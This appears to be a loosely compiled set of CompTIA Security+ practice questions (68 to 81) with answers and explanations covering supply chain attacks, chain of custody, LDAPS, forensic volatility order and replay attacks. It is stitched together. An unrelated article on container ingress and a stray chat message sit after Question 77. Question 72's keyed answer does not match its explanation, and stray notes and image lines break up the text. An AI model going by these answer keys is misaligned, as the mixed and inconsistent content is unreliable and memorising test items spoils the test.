Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security **3** https://www.comptia.org/blog/patch-management-best-practices

Question #:68 - (Exam Topic 2)

After installing a patch on a security appliance, an organization realized a massive data exfiltration occurred. Which of the following describes the incident?

A. Supply chain attack

B. Ransomware attack

C. Cryptographic attack


D. Password attack

Answer: A

Explanation

A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have tampered with the patch for the security appliance and used it to exfiltrate data from the organization.

There are no clue on the other attacks



Question #:69 - (Exam Topic 2)

A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone. Which of the following policies is preventing the user from completing this action?

A. Application management

B. Content management

C. Containerization

D. Full disk encryption

Answer: B

Explanation

Content management is a policy that controls what types of data can be accessed, modified, shared, or transferred by users or applications. Content management can prevent data leakage or exfiltration by blocking or restricting certain actions, such as copying, printing, emailing, or sending data via SMS. If the user downloaded the images from a corporate email account on a work phone, the content management policy may prevent the user from sending the images via SMS to protect the confidentiality and integrity of the data.

Content management policies can be enforced through Mobile Device Management (MDM) or Mobile Application Management (MAM) solutions, which ensure that corporate data is protected and used in compliance with company policies. In this case, it seems that the content management policy is preventing the user from sharing images via SMS as a security measure to protect sensitive corporate data.

References: **1** CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security **2** CompTIA Security+ Certification Exam Objectives, page 12, Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts **3** https://www.comptia.org/blog/what-is-data-loss-prevention

Question #:70 - (Exam Topic 2)

A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

A. Install DLP software to prevent data loss.

B. Use the latest version of software.// latest version of software to ensure that all known vulnerabilities are patched

C. Install a SIEM device.

D. Implement MDM.

E. Implement a screened subnet for the web server.// (DMZ) to separate the web-facing server from the internal network.

F. Install an endpoint security solution.// To protect against malware and other threats

G. Update the website certificate and revoke the existing ones.

H. Deploy additional network sensors.


Answer: B E F

B. Use the latest version of software: The company should upgrade to the latest version of the third-party software that is used to manage the website. Older versions of software often have known vulnerabilities that can be exploited by attackers. Upgrading to the latest version can help ensure that the company is using software that has the latest security patches and fixes.

E. Implement a screened subnet for the web server: The company should implement a screened subnet, also known as a DMZ (demilitarized zone), to separate the web-facing server from the internal network. This will provide an additional layer of security by limiting the potential attack surface and reducing the risk of lateral movement by attackers.

F. Install an endpoint security solution: An endpoint security solution should be installed on all workstations to protect against malware and ransomware. This can include anti-virus software, host-based firewalls, and other endpoint security controls.

B. Use the latest version of software to ensure that all known vulnerabilities are patched.
E. Implement a screened subnet for the web server to add an additional layer of security between the web-facing server and the internet.
F. Install an endpoint security solution to protect against malware and other threats.



Question #:71 - (Exam Topic 2)

An employee's laptop was stolen last month. This morning, the cybersecurity analyst retrieved the laptop and has since executed the cybersecurity incident checklist. **Four** incident handlers are responsible for executing the checklist. Which of the following best describes the process for evidence collection assurance?

A. Time stamp

B. Chain of custody

C. Admissibility

D. Legal hold

Answer: B

Explanation

Chain of custody is a process that documents the chronological and logical sequence of custody, control, transfer, analysis, and disposition of materials, including physical or electronic evidence. Chain of custody is important to ensure the integrity and admissibility of evidence in legal proceedings. Chain of custody can help evidence collection assurance by providing proof that the evidence has been handled properly and has not been tampered with or contaminated.

Chain of custody ensures the integrity and admissibility of the evidence in legal proceedings by demonstrating that it has not been tampered with, altered, or compromised during its handling and storage. It is an essential process to maintain the evidentiary value of the laptop and any related data for potential legal actions.

Time Stamp: A Time Stamp is a record of the date and time at which a specific event occurred or a piece of data was created or modified. Time stamps are important in forensic investigations and incident response to establish the timeline of events and activities.

- In the context of evidence collection, time stamps can help investigators track when specific actions were taken, such as when a file was created, accessed, or modified on a device. They provide chronological context to events but do not inherently assure the integrity or custody of evidence.

Admissibility: Admissibility refers to whether evidence is legally allowed to be presented in court or other legal proceedings. It involves assessing whether the evidence meets the legal criteria for relevance, reliability, and authenticity.

- In the context of evidence collection, admissibility is a critical consideration. It ensures that the collected evidence will be admissible in a court of law and that proper procedures were followed during its collection and handling. Chain of custody is one aspect that contributes to the admissibility of evidence.

Legal Hold: Legal Hold is a process used to preserve relevant documents and data when litigation or an investigation is

anticipated. It involves issuing a directive to individuals or organizations to retain specific records and not delete or alter them.

Legal hold is important when there is a legal obligation to preserve evidence, such as during litigation or regulatory investigations. It ensures that potentially relevant evidence is not destroyed or tampered with. While legal hold is important for evidence preservation, it is distinct from evidence collection, which involves the initial gathering of evidence.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.thoughtco.com/chain-of-custody-4589132

Question #:72 - (Exam Topic 2)

Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

A. Web metadata

B. Bandwidth monitors

C. System files

D. Correlation dashboards

Answer: B


Explanation

SolarWinds NetFlow Traffic Analyzer (NTA) is an enterprise-grade bandwidth monitoring software designed to collect and analyze network traffic data to discover bandwidth usage, malicious network traffic, and devices experiencing downtime. This information is then clearly presented, helping you proactively reduce network connectivity issues. NTA includes WLC network traffic analysis for your wireless network bandwidth and allows you to see traffic routed through ISP connections.

Correlation dashboards are tools that allow security analysts to monitor and analyze multiple sources of data and events in real time. They can help identify patterns, trends, anomalies, and threats by correlating different types of data and events, such as network traffic, logs, alerts, and incidents. Correlation dashboards can help investigate network flooding by showing the source, destination, volume, and type of malicious packets and their impact on the network performance and availability.

References:

https://www.comptia.org/blog/what-is-a-correlation-dashboard



Question #:73 - (Exam Topic 2)

Which of the following allows access to remote computing resources, an operating system, and centralized configuration and data?

A. Containers

B. Edge computing

C. Thin client

D. Infrastructure as a service

Answer: C

Explanation

Thin clients are devices that have minimal hardware and software components and rely on a remote server to provide access to computing resources, an operating system, and centralized configuration and data. Thin clients can reduce the cost, complexity, and security risks of managing multiple devices.

Question #:74 - (Exam Topic 2)

A systems integrator is installing a new access control system for a building. The new system will need to connect to the company's AD (Active Directory) server in order to validate current employees. Which of the following should the systems integrator configure to be the most secure?

A. HTTPS

B. SSH

C. SFTP

D. LDAPS

Answer: D

Explanation

LDAPS (Lightweight Directory Access Protocol Secure) is the most secure protocol to use for connecting to an Active Directory server, as it encrypts the communication between the client and the server using SSL/TLS. This prevents eavesdropping, tampering, or spoofing of the authentication and authorization data.

References: **1** CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation, Objective 3.2: Implement secure protocols **2** CompTIA Security+ Certification Exam Objectives, page 15,

Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms **3**

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc7310

Question #:75 - (Exam Topic 2)

Which of the following is the correct order of evidence from most to least volatile in forensic analysis?

A. Memory, disk, temporary filesystems, CPU cache

B. CPU cache, memory, disk, temporary filesystems

C. CPU cache, memory, temporary filesystems, disk


D. CPU cache, temporary filesystems, memory, disk

Answer: C

Explanation

The correct order of evidence from most to least volatile in forensic analysis is based on how quickly the evidence can be lost or altered if not collected or preserved properly. CPU cache is the most volatile type of evidence because it is stored in a small amount of memory on the processor and can be overwritten or erased very quickly. Memory is the next most volatile type of evidence because it is stored in RAM and can be lost when the system is powered off or rebooted. Temporary filesystems are less volatile than memory because they are stored on disk, but they can still be deleted or overwritten by other processes or users. Disk is the least volatile type of evidence because it is stored on permanent storage devices and can be recovered even after deletion or formatting, unless overwritten by new data. References:

https://www.comptia.org/blog/what-is-volatility-in-digital-forensics



Question #:76 - (Exam Topic 2)

A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would most likely contain language that would prohibit this activity?

A. NDA

B. BPA

C. AUP


D. SLA

Answer: C

Explanation

AUP stands for acceptable use policy, which is a document that defines the rules and guidelines for using an organization's network, systems, devices, and resources. An AUP typically covers topics such as authorized and unauthorized activities, security requirements, data protection, user responsibilities, and consequences for violations. An AUP can help prevent non-work-related software installation on company-issued devices by clearly stating what types of software are allowed or prohibited, and what actions will be taken if users do not comply with the policy.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.techopedia.com/definition/2471/acceptable-use-policy-aup



Question #:77 - (Exam Topic 2)

A company needs to enhance its ability to maintain a scalable cloud infrastructure. The infrastructure needs to handle the unpredictable loads on the company's web application. Which of the following cloud concepts would BEST meet these requirements?

A. SaaS

B. VDI

C. Containers


D. Microservices

Answer: C

Explanation

Containers are a type of virtualization technology that allow applications to run in a secure, isolated environment on a single host. They can be quickly scaled up or down as needed, making them an ideal solution for unpredictable loads. Additionally, containers are designed to be lightweight and portable, so they can easily be moved from one host to another.

Reference: CompTIA Security+ Sy0-601 official Text book, page 863.



Container Ingress Traffic Management

First of all, the key functionality of container ingress is traffic management, which includes routing the traffic from external sources into the cluster through an ingress gateway or out of the cluster through an egress gateway. This is called north-south traffic management.

Container ingress traffic management capabilities include:

- Ingress gateway with integrated IPAM/DNS, deny list/accept list and rate limiting
- L4-7 load balancing with SSL/TLS offload
- Automated service discovery and application map


Why Microservices Architecture Needs Container Ingress


Applications require a set of services from their infrastructure—load balancing, traffic management, routing, health monitoring, security policies, service and user authentication, and protection against intrusion and DDoS attacks. These services are often implemented as discrete appliances. Providing an application with these services required logging into each appliance to provision and configure the service.

This process was possible when managing dozens of monolithic applications, but as these monoliths become modernized into microservices based applications it isn't practical to provision hundreds or thousands of containers in the same way. Observability, scalability, and high availability can no longer be provided by discrete appliances.

The advent of cloud-native applications and containers created a need for a service mesh to deliver vital application services, such as load balancing. The service mesh handles east-west services within the datacenter, with container ingress handling north-south into and out of the datacenter. By contrast, trying to place and configure a physical hardware appliance load balancer at each location and every server is overly challenging and expensive. And require businesses need to deploy microservices to keep up with application demands and multi-cloud environments.

A solution to this problem is Kubernetes ingress — a new way to deliver service-to-service communication through APIs that cannot be provided by appliances.





Azamat Iskakov

—

Today at 10:48 AM

Containers can be automatically created by the traffic demand

Question #:78 - (Exam Topic 2)

A software developer used open-source libraries to streamline development. Which of the following is the greatest risk when using this approach?

A. Unsecure root accounts

B. Lack of vendor support

C. Password complexity

D. Default settings

Answer: b

Lack of Vendor Support: Open-source libraries are typically developed and maintained by a community of volunteers or organizations. Unlike commercial software, they may not have a dedicated vendor providing official support, updates, and maintenance. This can pose a significant risk if you encounter issues or need assistance. You rely on the open-source community and documentation for help, which may not always be as readily available or responsive as dedicated vendor support.

- **Unsecure root accounts** is more related to system or infrastructure configuration and isn't directly tied to using open-source libraries in development.
- **Password complexity** and **default settings** are security-related considerations but are typically more relevant to application or system configuration rather than the use of open-source libraries specifically. However, it's important to ensure that your applications and systems are configured securely when using open-source libraries.

Question #:79 - (Exam Topic 2)

An attacker is using a method to hide data inside of benign files in order to exfiltrate confidential data. Which of the following is the attacker most likely using?

A. Base64 encoding

B. Steganography

C. Data encryption

D. Perfect forward secrecy

Answer: B

Explanation

Steganography is a technique for hiding data inside of benign files such as images, audio, or video. This can be used to exfiltrate confidential data without raising suspicion or detection.

References: How to Hide Files Inside Files [Images, Folder] - Raymond.CC Blog; How to Hide Data in a Secret Text File Compartment - How-To Geek; How to Hide Data Within an Image - Medium

Question #:80 - (Exam Topic 2)

A security investigation revealed that malicious software was installed on a server using a server administrator's credentials. During the investigation, the server administrator explained that Telnet was regularly used to log in. Which of the following most likely occurred?

A. A spraying attack was used to determine which credentials to use

B. A packet capture tool was used to steal the password

C. A remote-access Trojan was used to install the malware

D. A directory attack was used to log in as the server administrator

Answer: B

Explanation

Telnet is an insecure protocol that transmits data in cleartext over the network. This means that anyone who can intercept the network traffic can read the data, including the username and password of the server administrator. A packet capture tool is a software or hardware device that can capture and analyze network packets. An attacker can use a packet capture tool to steal the password and use it to install malicious software on the server. References: https://www.comptia.org/content/guides/what-is-network-security

Telnet is an unencrypted remote access protocol that sends login credentials in plain text over the network. This makes it susceptible to interception and unauthorized access.

Question #:81 - (Exam Topic 2)

A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

A. Integer overflow

B. Race condition

C. Memory leak


D. Replay attack

Answer: D

Explanation

A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or

